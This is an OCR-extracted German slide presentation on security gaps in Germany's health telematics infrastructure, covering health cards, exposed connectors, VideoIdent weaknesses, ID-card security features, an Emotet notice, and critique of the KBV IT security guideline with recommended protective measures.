[redacted] Die Karte ist entweder für Sie persönlich bestimmt oder für Ihre/n Familienangehörige/n.

**Bitte unterschreiben Sie die Karte auf der Rückseite. Sie ist dann ab sofort gültig.**

Haben Sie noch alte Gesundheitskarten? Bitte entsorgen Sie diese nicht über den Restmüll. Senden Sie die Karte im beigelegten Freiumschlag an uns zurück. Wir kümmern uns dann um eine umwelt- und datenschutzgerechte Entsorgung nach den neuesten gesetzlichen Bestimmungen.

Im beiliegenden Flyer und unter aok.de/hessen/egk finden Sie weitere Informationen zur eGK.

Für weitere Fragen stehen wir Ihnen gerne zur Verfügung.

Mit freundlichen Grüßen
Ihre AOK - Die Gesundheitskasse in Hessen

Anlagen

Bitte verwenden Sie nur diese Karte.

**Diese Daten sind gespeichert:**



[redacted]

Vorstand
Detlef Lamm (Vorsitzender)
Dr. Michael Kamer (Stv. Vorsitzender)

Vorsitzende des Ver[redacted]
André Schönewolf
Dr. Stefan Hoehl

Gesundheitskarte an neue Adresse zugestellt

Institutionsausweis




Heilberufsausweis




Gesundheitskarte




Konnektor

# Sichere Identitäten VS al.vi und Co

Bundesministerium
für Gesundheit

„[…] als geeignetes technisches Verfahren, das einen hohen Sicherheitsstandard gewährleistet, [kommt] z.B. das sog. VideoIdent-Verfahren […] in Betracht.“

# Sichere Identitäten VS al.vi und Co

Bundesministerium für Gesundheit

„[…] als geeignetes technisches Verfahren, das einen hohen Sicherheitsstandard gewährleistet, [kommt] z.B. das sog. VideoIdent-Verfahren […] in Betracht.“

BfDI

„[Es gibt] zurzeit kein Video-Ident-Verfahren […], dass das nötige hohe Sicherheitsniveau für den dauerhaften Zugang zu [Gesundheitsdaten] gewährleisten kann.“

# Sichere Kommunikation VS Konnektor

## Patientendaten mit „trivialen Methoden“ abrufbar

Arztpraxen, Krankenhäuser und Apotheken werden über TI-Konnektoren an das System angeschlossen. Laut BR und NDR konnten Sicherheitsexperten die Konnektoren teils mit „trivialen Methoden“ offen über das Internet erreichen.

# Sichere Kommunikation VS Konnektor

**Patientendaten mit „trivialen Methoden“ abrufbar**

ber TI-Konnektoren an das

herheitsexperten die

das Internet erreichen.

Wieder Konfigurations-Panne: 200 Konnektoren von Arztpraxen online erreichbar

Erneut haben Sicherheitsforscher eine Sicherheitslücke in der telematischen Infrastruktur des Gesundheitswesens gefunden. Details gibt es in ein paar Tagen.


# Sichere Kommunikation VS Konnektor

# Was bring die TI 2.0?


- ✔ Digitale Identitäten
- ✔ Zero-Trust

# Aber! VideoIdent

## *Manipulation/Simulation des Ausweisdokuments*







Ergebnisse / Demo Videos

Kontakt: fernident@bsi.bund.de

# Aber! VideoIdent

## *Sicherheitsmerkmale des Personalausweises im Videochat?*


**1+14 Multicoloured guilloches.** Guilloches are security patterns that are made up of fine, interlaced lines. In reproductions, the line structures of the original are resolved into dotted screen structures. The central motif of the guilloche lines depicts the German eagle on the front and the Brandenburg Gate on the back of the card.

**2+15 Microlettering.** The positive and negative microtext "BUNDESREPUBLIK DEUTSCHLAND" is integrated into the security background printing.

**3+16 [illegible]rprint.** The guilloche design [illegible]ous colours under UV light. A UV [illegible] additionally included on the front [illegible]erman eagle and endless text "[illegible]LIK DEUTSCHLAND".

**4 Optically variable inks.** When the card is tilted, the [illegible] BUNDESREPUBLIK DEUTSCHLAND [illegible]ours green to blue depending [illegible] viewing.

**5 Holographic portr[illegible]** the portrait becomes visible as a holographic im[illegible] on the right side of the conventional photograph. When viewed at a flat angle. Four eagle designs are [illegible]grated into the secondary portrait.

**6 3D eagle.** Depending on the angle at which the card is viewed, a 3D image of the German eagle appears in red on top of the six-digit card access number.

**7 Kinematic structures.** Kinematic structures are arranged above the conventional photograph and show a German eagle surrounded by twelve stars. When the card is tilted, the motif changes from the eagle to a hexagonal structure and then to the letter "D". In addition, the hexagons move up and down while the stars change in size.

**8 Macrolettering.** [illegible] edge of the conventional photograph: a [illegible] of macrolettering "BUNDESREPUBLIK DEUT[illegible]" appears in the hologram. Several parallel [illegible]ettering with the same text connect with the [illegible]

**9 Contrast reversal.** When the card is tilted, [illegible]e contrast of the kinematic eagle motif is reversed. The bright eagle then appears dark on a bright hexagon.

**10 Machine-veri[illegible]** The Identigram® features a structure that enab[illegible] to a visual inspection an automated authenticity [illegible]D card. This structure does not contain any pers[illegible]ndividual data.

**11 Colour integration technology (InnoSec®FUSION).** The colour photograph is securely integrated into the card material via the InnoSec®FUSION personalisation system. The same technology is also used for the alpha-numeric serial number (OCR-B font).

**12+20 Laser engraving.** All the personalisation data (except [illegible]otograph and the serial number) is laser-en[illegible]gh contrast into the inner card layers.

**[illegible]le features.** The expiry date and the six-digit card access number on the front of the ID card are laser-engraved and tactile.

**17 Logo of the ID card.** The logo is depicted on the back of the card. Beginning November 2010, this logo also identifies applications and reader devices which support the new ID card.

**18 Fluor[illegible]ent fibres.** Transparent fluorescent fibres are [illegible]tegrated into the layers on the back of the card. They are randomly distributed and luminescent under UV light.

**[illegible]z embossing.** Security-embossed [illegible]g and a map of Germany on the back [illegible]d provide the document with a relief-[illegible] surface in the upper left-hand part of

**21 Changeable Laser Image.** Depending on the viewing angle, the date of expiry or the portrait of the holder becomes visible in the Changeable Laser Image (CLI).

**22 Machine-readable zone.** The machine-readable zone on the back of the card includes the document type, issuing country, serial number, date of birth, expiry date, nationality along with the name and check digits in machine-readable format (OCR-B).

**[illegible]lised security thread.** A horizontal, [illegible]verifiable security thread is embedded [illegible]ack of the card. This thread is personal-[illegible]e document number and the name of [illegible]d holder.

Later changes in address will be indicated on a label that can be protected by a transparent foil. The security paper used for the label is printed with a guilloche design in two colours and includes special fibres that are luminescent in various colours under UV light. In addition to the new address, the label will also contain the serial number of the ID card and the seal of the respective authority.


✖ Only relevant for physical inspection

? How to detect video manipulation?

Vor Ort prüfbar
mit Dokumentenleser

# Lösung Sicherheitsrichtlinie?

# Lösung Sicherheitsrichtlinie?



CERT-Bund
@certbund

#Emotet: Allein im August hat CERT-Bund ca. 5.400 neue #kompromittierte #EMail-Konten, zu denen Zugangsdaten auf #infizierten Systemen ausgespäht wurden, um diese zum #Spam-Versand zur weiteren Verbreitung von Emotet zu missbrauchen, an deutsche Netzbetreiber/Provider gemeldet.

anwalt@kanzlei-[redacted].de
verwaltung@schule[redacted].de
ba[redacted]@rechtsanwaelte-[redacted].de
foerderverein@r[redacted]schule-[redacted].de
mail@kita-[redacted]de
schulleitung@waldschule-[redacted].de
info@[redacted]-grundschule.de
an[redacted]@[redacted]-autoteile.de
ei[redacted]@kanzlei-[redacted].de
info@hausarztpraxis-[redacted].de
rechnungen@elektrotechnik-[redacted].de
info@kardiologie-[redacted].de
onlineverkauf@reifen-[redacted].de
ma[redacted]@autohaus-[redacted].de
info@zahnarztpraxis-[redacted].de
sekretariat@grundschule-[redacted].de
lo[redacted]@[redacted]-rechtsanwaelte.de
th[redacted]@[redacted]-haustechnik.de
wa[redacted]@baeckerei[redacted].de
info@arztpraxis-[redacted].de
me[redacted]@metallbau-[redacted].de
vorstand@schuetzenverein-[redacted].de
service@praxis-[redacted].com
sy[redacted]@caritas-[redacted].de
post@[redacted]-rechtsanwalt.de
buero@bildhauerei-[redacted].de
info@anwaltskanzlei-[redacted].de
info@[redacted]-brandschutz.de
kontakt@psychotherapiepraxis-[redacted].de
info@[redacted]reisebuero.de
ko[redacted]@[redacted]-spedition.de
info@[redacted]-praxisklinik.de
praxis@onkologie-[redacted].de
kanzlei@[redacted].de

11:58 vorm. · 1. Sep. 2020 · Twitter Web App

**Gesetzliche Anforderungen**

- DSGVO
- StGB
- Berufsordnung
- BGB

Empfehlungen ärztliche Schweigepflicht und Datenschutz KBV

Technische Anlage Datenschutz der KBV

**Vertragliche Anfo**

- Sich
- T ung Signaturkarte
- Vertrag über Erstellung einer SMC-B
- Konnektor-Betriebshandbuch

**Sicherheitsrichtlinie**

**§ 10 MBO Ä Dokumentationspflicht**

**Teilnehmerunte**

istratoren

## Gesetzliche Anforderungen

**DSGVO**
Artikel 32
Sicherheit der Verarbeitung

**StGB**
§ 203 Schweigepflicht

**MBO-Ä**
§ 10 Dokumentationspflicht

**BGB**
§ 630f Dokumentation der Behandlung

## Vertragliche Anforderungen

**KV-SafeNet**
Sicherheitsanforderungen
SafeNet-Arbeitsplatz

**Vertrag Signaturkarte**
Sicherheitsanforderungen nach
eHBA-Teilnehmerunterrichtung

**BMV-Ä**
Sicherheitsanforderungen
Videosprechstunde

**Vertrag Praxisausweis**
Sicherheitsanforderungen
„Pflichten des Auftraggebers“

**AGB TI-Konnektor**
Sicherheitsanforderungen
„Pflichten des Kunden“

# Lösung Sicherheitsrichtlinie?

ÄrzteZeitung

„ÄrzteTag"-Podcast

## Greift die IT-Sicherheitsrichtlinie zu kurz, Martin Tschirsich?

Seit Januar ist die IT-Sicherheitsrichtlinie der KBV in Kraft – und stößt auf viel Kritik. Im „Ärzte Tag"-Podcast erläutert der IT-Experte Martin Tschirsich, warum er die IT-Sicherheitsrichtlinie für „völlig irrelevant" hält.

Von Margarethe Urbanek

Veröffentlicht: 10.02.2021, 15:17 Uhr

# Lösung Sicherheitsrichtlinie?

ÄrzteZeitung

„ÄrzteTag"-Podcast

## Greift die IT-Sicherheitsrichtlinie zu kurz, Martin Tschirsich?

Seit Januar ist die IT-Sicherheitsrichtlinie der KBV in Kraft – und stößt auf viel Kritik. Im „Ärzte Tag"-Podcast erläutert der IT-Experte Martin Tschirsich, warum er die IT-Sicherheitsrichtlinie für „völlig irrelevant" hält.

Von Margarethe Urbanek

Veröffentlicht: 10.02.2021, 15:17 Uhr

...kann
unsichere Prozesse
und
fehlende Basis-Infrastruktur
nicht ersetzen!

# Lösung Sicherheitsrichtlinie?

## die Sicherheitsrichtlinie erwähnt nicht

- Update des Laptop- bzw. PC-Betriebssystems
- eingebaute Festplatte(n) verschlüsseln
- Ende-zu-Ende-verschlüsselte Kommunikation
  (Videosprechstunde, Signal, Threema, OpenPGP, S/MIME)
- Passwortmanager (z.B. KeePass, Bitwarden, Strongbox)
- Zwei-Faktor-Authentifizierung im Internet (und ggf. im internen Netzwerk)
- Praxisverwaltungssystem und einzelne Dateien(-archive) verschlüsseln
- Netztrennung, Live-Systeme und Nutzung separater Rechner / Betriebssysteme
- Virtualisierung: VirtualBox und (Windows-Pro-) Sandbox
- E-Mails signieren, öffentliche Schlüssel auf Vertrauenswürdigkeit prüfen
- hardwareverschlüsselte Speichermedien, Schlüsselspeicherung in Hardware
- Cloud-Dienste von Apple und anderen Anbietern deaktivieren
- Windows die Erweiterungen der Dateinamen immer anzeigen lassen
- Schlüssel, Passwörter und Zugriffswege in einem Praxistestament hinterlegen